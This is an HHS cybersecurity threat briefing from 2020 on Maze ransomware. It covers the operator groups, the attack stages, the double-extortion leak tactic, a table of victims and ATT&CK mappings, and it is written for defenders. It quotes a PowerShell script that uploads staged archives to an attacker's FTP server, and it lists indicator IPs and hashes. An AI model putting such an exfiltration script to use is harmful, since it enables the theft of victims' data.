



LEADERSHIP FOR IT SECURITY & PRIVACY ACROSS HHS

HHS CYBERSECURITY PROGRAM

OFFICE OF INFORMATION SECURITY



Maze Ransomware

06/04/2020



- Introduction
- Attack Process
- Threat Actors
- Theoretical Attack Timeline and Shifting Procedures
- Notification of compromise
 - New wallpaper
 - Ransom note
- Data Exfiltration – PowerShell
- Maze Blazing New Trails in Ransomware Operations
- Publishing Data – The Shame Game
- Promises made/Promises Broken
- Telemetry map
- Historic Maze attacks
- Maze mapped against frameworks
 - Carbon Black
 - MITRE ATT&CK
 - Mandiant
- Mitigations
- Indicators of compromise
- Yara Rule
- References
- Questions



Image source: Cryptostopper

Slides Key:



Non-Technical: managerial, strategic and high-level (general audience)



Technical: Tactical / IOCs; requiring in-depth knowledge (sysadmins, IRT)

Introduction to Maze



- Ransomware, initially discovered in May of 2019 by Malwarebytes researcher, Jerome Segura
- Also known as ChaCha (encryption algorithm)
- Offered as Ransomware-as-a-Service (RaaS)
- Popularized tactic of publishing victim data
 - Collect two fees: Standard ransom and do-not-publish
 - They sometimes also sell it on the dark web after collecting both fees
 - Data exfiltrated to FTP server via PowerShell
- Mandiant/FireEye: Multiple operators
- Delivered via Fallout and Spelevo exploit kits, RDP compromise and phishing/malspam
 - Access networks via IcedID
- Used in conjunction with other well-known tools, such as Cobalt Strike and Metasploit, for lateral movement and privilege escalation



Jérôme Segura
@JeromeSegura


#FalloutEK dropping Maze ransomware.

IOCs:

- FalloutEK IP,45.76.149[.]204

- Payload,

e8a091a84dd2ea7ee429135ff48e9f48f7787637ccb79f6c3eb42f34588bc684



12:09 PM · May 29, 2019 · TweetDeck

38 Retweets 56 Likes

Image source: Twitter





The typical Maze attack looks like this:

1. Attack vector is successful: Malspam, RDP compromise, exploit kit or other vulnerability compromise
2. Reconnaissance and lateral movement
3. Upon execution, Maze will scan files and exfiltrate them to a file server
4. It will then encrypt and append different randomly generated extensions to the encrypted files.
5. It will attempt to connect to various websites by IP address (C2 servers)
6. It will delete shadow copies to ensure that all the data cannot be restored easily



Image source: YouTube



Image source: ICanHazCheezburger

Who operates Maze?

- Several groups:
 - FIN6, active since 2014
 - Financially motivated
 - Since 2017, FIN6 has increasingly targeted payment card data
 - Especially web-based e-commerce platforms
 - Steal credit card numbers/names.
 - Target point-of-sale (POS) systems
 - primarily using Trinity or FrameworkPOS malware against POS
 - Often (but not exclusively) target retail and hospitality
 - Frequently use Cobalt Strike, Metasploit, LockerGoga and Mimikatz
 - TA2101
 - Only recently active
 - Often impersonate governments
 - Leverage Cobalt Strike and Metasploit
 - Others who have yet to demonstrate discernible patterns of activity
- A possible clue to who operates Maze:
 - Maze does not attack any system if the language set on the system is Russian (from Russian Federation or Moldova), Ukrainian, Belarusian, Tajik, Armenian, Azerbaijani, Georgian, Kazakh, Kyrgyz, Turkmen, Uzbek, Tatar, Romanian (from Moldova, nor Romania) and various dialects of Serbian





Mandiant has noted a shift over time in how Maze is deployed

- Initially, traditional deployment intended to compromise as many systems across many organizations simultaneously
 - This was a more traditional ransomware distribution
 - Goal: Encrypt as many machines as possible independent of organization
- At the end of 2019, shift to post-compromise deployment
 - Focus on single victim at a time
 - Ransomware is not the first and sometimes not even the second stage malware deployed in the attack
 - Compromise via vulnerability is more common

Based on Cisco Talos Incident Response engagements, a Maze ransomware incident timeline might look like this:

- Day 0 - 6: Initial compromise, Cobalt Strike artifacts are deployed, and internal administrative accounts are compromised.
- Day 7 - 13: Additional active reconnaissance, data is typically stolen and uploaded to file server.
- Day 14 - 21: Maze ransomware spreads, taking down the network, victims become aware at some point and begin response actions.

Replacement of Wallpaper



Desktop wallpaper replacement:



Image source: Carbon Black

What's important here?

- RSA-2048 and ChaCha algorithms
- “appropriate price” depends on system functionality:
 - Home computer
 - Standalone server
 - Server clusters in corporate network
 - Workstation in corporate network
 - Primary domain controller
 - Backup server

Maze Ransomware Adjusts Recovery Fee According to Device Type

<https://securityintelligence.com/news/maze-ransomware-adjusts-recovery-fee-according-to-device-type/>



An example of a Maze ransom note:




Image source: Carbon Black

Three common elements:

- 1 Standard reference to inaccessible files (RSA-2048 and ChaCha20)
- 2 Contact information e-mail address
- 3 Pressure to act in a timely manner



How Maze exfiltrates data before it encrypts files/systems:

```
...  
  
$Dir="C:/Windows/Temp/"  
  
#ftp server  
  
$ftp = "ftp[:]//<REDACTED>/PROJECT1/"  
  
$user = <REDACTED>  
  
$pass = <REDACTED>  
  
$webclient = New-Object System.Net.WebClient  
  
$webclient.Credentials = New-Object System.Net.NetworkCredential($user,$pass)  
  
#list every sql server trace file  
foreach($item in (dir $Dir "*.7z")){  
    "Uploading $item..."  
    $uri = New-Object System.Uri($ftp+$item.Name)  
    $webclient.UploadFile($uri, $item.FullName)  
}  
  
...
```

Image source: Talos Intelligence



Maze Blazing New Trails in Ransomware Operations



- Maze operators have driven innovations in ransomware operations via data exfiltration
 - Hack-and-dump to apply additional pressure on victims to pay ransom
 - Maze ransomware attacks against Allied Universal
 - Allied did not pay Ransom; Maze leaked their data
 - Sodinokibi, Nemty, DoppelPaymer, Clop, AKO, Mespinoza, Sekhmet, Netfilim, Snatch, Nemty, Ragnarlocker, Nemty, Ryuk and BitPyLock now do the same
 - The Maze operators at some point realized they could charge their victims for NOT leaking their data, so that became a second fee demanded
 - Even if a victim pays both fees, Maze may still sell data on the dark web without the knowledge of the victim organization

"I am writing to you because we have breached Allied Universal security firm (aus.com), downloaded data and executed Maze ransomware in their network.

They were asked to pay ransom in order to get decryptor and be safe from data leakage, we have also told them that we would write to you about this situation if they dont pay us, because it is a shame for the security firm to get breached and ransomed.

We gave them time to think until this day, but it seems they abandoned payment process.

I uploaded some files from their network as the data breach proofs. If they dont begin sending requested money until next Friday we will begin releasing on public everything that we have downloaded from their network before running Maze."

Image source: BleepingComputer

Maze Ransomware Not Getting Paid, Leaks Data Left and Right

<https://www.bleepingcomputer.com/news/security/maze-ransomware-not-getting-paid-leaks-data-left-and-right/>

Allied Universal Breached by Maze Ransomware, Stolen Data Leaked

<https://www.bleepingcomputer.com/news/security/allied-universal-breached-by-maze-ransomware-stolen-data-leaked/>





This is the website where Maze publishes leaked victim files, hosted by Irish ISP

- Example of Southwire data breach

The screenshot shows the MAZE website interface. At the top left is the MAZE logo in orange. To the right is a search bar with the text "Search". The main content area features a dark background with orange text. The primary entry is "Southwire, <https://southwire.com>" in orange, with the URL "https://southwire.com" below it. Underneath, there are icons for a user (admin), a folder (Crypto-ransomware), and a clock (5 days ago). Below this is a section titled "Lock Date and Total Info" in white, with a horizontal orange line underneath. A vertical orange line on the left side of this section highlights the text "Southwire, lock date 9.12.2019, total data exfiltrated 120Gb".

Image source: Bleeping Com





Maze demonstrated that cybercriminal groups do have empathy. They made two general offers in March 2020 in light of the reaction and economic fallout related to the global Coronavirus pandemic:

- They offered discounts to organizations who they planned to target
- They promised not to attack healthcare organizations




Image source: TechTarget





They lied.

Cyber gangsters hit UK medical firm poised for work on coronavirus with Maze ransomware attack

The Maze ransomware group has published personal and medical details of thousands of former patients of a London-based medical research company after a failed attempt to disable the firm's computer systems

Image source: Computer Weekly



Maze Ransomware Continues to Hit Healthcare Units amid Coronavirus (COVID-19) Outbreak

Image source: Security Boulevard

So much for their moratorium on attacking healthcare entities: Maze Team attacks a plastic surgeon

MAY 5, 2020 • DISSENT

We also stop all activity versus all kinds of medical organizations until the stabilization of the situation with virus — Maze Team, March 18, 2020

Despite having proclaimed that they would not be attacking medical entities during the pandemic, Maze Team has attacked another medical entity: a Bellevue, Washington-based plastic surgeon who specializes in surgery of the eye and facial areas. Dr. Kristin Tarbet's [website](#) does not provide any notice or indication of trouble, but Maze claims to have successfully attacked them on May 1, and offers plenty of proof of attack.

Image source: DataBreaches.net



McAfee Telemetry Map of Maze attacks (up to March 2020):




Image source: McAfee

Maze Attacks



| Victim | Result |
|----------------------------|--|
| City of Pensacola | Exfiltrated 32 GB of data, demanded ransom of \$1M. City of Pensacola did not pay. Data leaked. |
| Southwire | Alleged to have exfiltrated 120 GB of data and encrypted 878 devices, demanded \$6M. Data leaked. |
| Allied Universal | Encrypted "lots" of computers and exfiltrated 7GB of data. Demanded \$2.3M ransom. Allied did not pay. Leaked 700 MB of data. |
| Baker Wotring | Unknown ransom demand or if ransom was paid |
| Cognizant | Internal systems encrypted and taken offline. Total cost of attack estimated to be between \$50M and \$70M. |
| Vernay | Unknown ransom demand or if ransom was paid |
| Chubb | Unknown ransom demand or if ransom was paid |
| Pitney Bowes | Systems and networks were secured before they could be encrypted. |
| Baker Wotring | Unknown ransom demand or if ransom was paid |
| BILTON | Unknown ransom demand or if ransom was paid |
| Grecco Auto | Unknown ransom demand or if ransom was paid |
| Bouygues Construction | 237 systems encrypted and 1 TB of data encrypted. |
| Mitch Co International | Unknown ransom demand or if ransom was paid |
| Einhell | Unknown ransom demand or if ransom was paid |
| CONTINENTALH3 | Unknown ransom demand or if ransom was paid |
| Groupe Europe Handling SAS | Unknown ransom demand or if ransom was paid |
| Fratelli Beretta | Unknown ransom demand or if ransom was paid |
| Bird Construction | 60 GB of data exfiltrated, no further information (possibly paid ransom) |
| Groupe Igec | Unknown ransom demand or if ransom was paid |
| Auteuil Tour Eiffel | Unknown ransom demand or if ransom was paid |
| MD Lab | 231 workstations encrypted, 100 GB of data exfiltrated. Ransom of about \$800,000 demand to decrypt and \$800,000 to destroy data. Ransoms not paid. |

In some of the above instances, the above information could not be confirmed by the victim organization

Carbon Black Analysis of Maze



Carbon Black breakdown of Maze capabilities and TTPs:




Image source: Carbon Black



MITRE ATT&CK Framework Analysis of Maze



MITRE ATT&CK Framework

| TID | Tactic | Description |
|-------|-------------------------------------|--|
| T1043 | Commonly Used Port | Adversaries may communicate over a commonly used port to bypass firewalls or network detection systems and to blend with normal network activity to avoid more detailed inspection. |
| T1071 | Standard Application Layer Protocol | Adversaries may communicate using a common, standardized application layer protocol such as HTTP, HTTPS, SMTP, or DNS to avoid detection by blending in with existing traffic. |
| T1082 | Discovery | System Information Discovery: It will gather computer information (e.g OS version, computer name) |
| T1043 | Command and Control | Commonly Used Ports: It will reach out to C2s over 80 |
| T1486 | Impact | Data Encrypted for Impact: Ransomware encrypts file and then demands a ransom to be paid for decrypting the file |
| T1107 | Defense Evasion | File Deletion: Shadow Copy Deletion by WMIC |
| T1063 | Secure Software Discovery | Adversaries may use the information from Security Software Discovery during automated discovery to shape follow-on behaviors, including whether or not the adversary fully infects the target and/or attempts specific actions. |
| T1124 | System Time Discovery | An adversary may gather the system time and/or time zone from a local or remote system. |
| T1059 | Command Line Interface | Command-line interfaces provide a way of interacting with computer systems and is a common feature across many types of operating system platforms. |
| T1022 | Data Encrypted | Data is encrypted before being exfiltrated in order to hide the information that is being exfiltrated from detection or to make the exfiltration less conspicuous upon inspection by a defender. |
| T1486 | Data Encrypted for Impact | Adversaries may encrypt data on target systems or on large numbers of systems in a network to interrupt availability to system and network resources. |
| T1012 | Query Registry | Adversaries may interact with the Windows Registry to gather information about the system, configuration, and installed software. |
| T1179 | Hooking | Windows processes often leverage application programming interface (API) functions to perform tasks that require reusable system resources. Windows API functions are typically stored in dynamic-link libraries (DLLs) as exported functions. Hooking involves redirecting calls to these function. |



MITRE ATT&CK analysis of generic ransomware



MITRE ATT&CK Framework for Ransomware

- This framework was developed by Group IB using MITRE's ATT&CK framework to show the techniques used by ransomware operators.
- Many of Maze's techniques appear in this diagram, again illustrating that it operates in a way that is common

HEAT MAP OF RANSOMWARE OPERATORS' TTPs BASED ON MITRE'S ATT&CK MATRIX*

| Initial Access | Execution | Persistence | Privilege Escalation | Defense Evasion | Credential Access | Discovery | Lateral Movement | Collection | Command and Control | Exfiltration | Impact |
|---|--|---|---|---|---------------------------------------|--------------------------------------|-----------------------------------|--|-----------------------------|---|-----------------------------------|
| Drive-by Compromise (T1199) | User Execution (T1204) | Registry Run Keys/ Startup Folder (T1060) | Valid Accounts (T1078) | Disabling Security Tools (T1069) | Brute Force (T1110) | Network Service Scanning (T1046) | Remote Desktop Protocol (T1076) | Data from Local System (T1005) | Remote Access Tools (T1219) | Transfer Data to Cloud Account (T1657) | Data Encrypted for Impact (T1486) |
| External Remote Services (T1135) | PowerShell (T1086) | External Remote Services (T1135) | Exploitation for Privilege Escalation (T1068) | Group Policy Modification (T1484) | Credential Dumping (T1005) | Network Share Discovery (T1135) | Windows Admin Shares (T1077) | Data from Network Shared Drive (T1039) | Remote File Copy (T1105) | Exfiltration Over Other Network Medium (T1011) | Inhibit System Recovery (T1490) |
| Spear-phishing Attachment (T1195) | Command-Line Interface (T1059) | Create Account (T1136) | | Redundant Access (T1108) | Credentials in files (T1081) | Remote System Discovery (T1016) | Windows Remote Management (T1028) | | Multi-hop Proxy (T1188) | Data Encrypted (T1022) | Resource Hijacking (T1496) |
| Spear-phishing Link (T1192) | Scripting (T1064) | Scheduled Task (T1055) | | Masquerading (T1036) | Credentials from Web Browsers (T1505) | System Information Discovery (T1082) | | | | Exfiltration Over Command and Control Channel (T1041) | |
| Valid Accounts (T1078) | Windows Management Instrumentation (T1047) | Valid Accounts (T1078) | | Bypass User Account Control (T1088) | | Permission Groups Discovery (T1069) | | | | | |
| Supply Chain Compromise (T1195) | Exploitation for Client Execution (T1203) | New Service (T1050) | | NTFS File Attributes (T1096) | | Password Policy Discovery (T1201) | | | | | |
| Trusted Relationship (T1199) | Mshta (Mshta) | Modify Existing Service (T1031) | | Obfuscated Files or Information (T1027) | | Domain Trust Discovery (T1482) | | | | | |
| Exploit Public-Facing Application (T1190) | Scheduled Task (T1055) | WMI Event Subscription (T1084) | | Deobfuscate/Decode Files or Information (T1140) | | Network Configuration (T1016) | | | | | |
| | | | | File and Directory Permissions Modification (T1222) | | | | | | | |
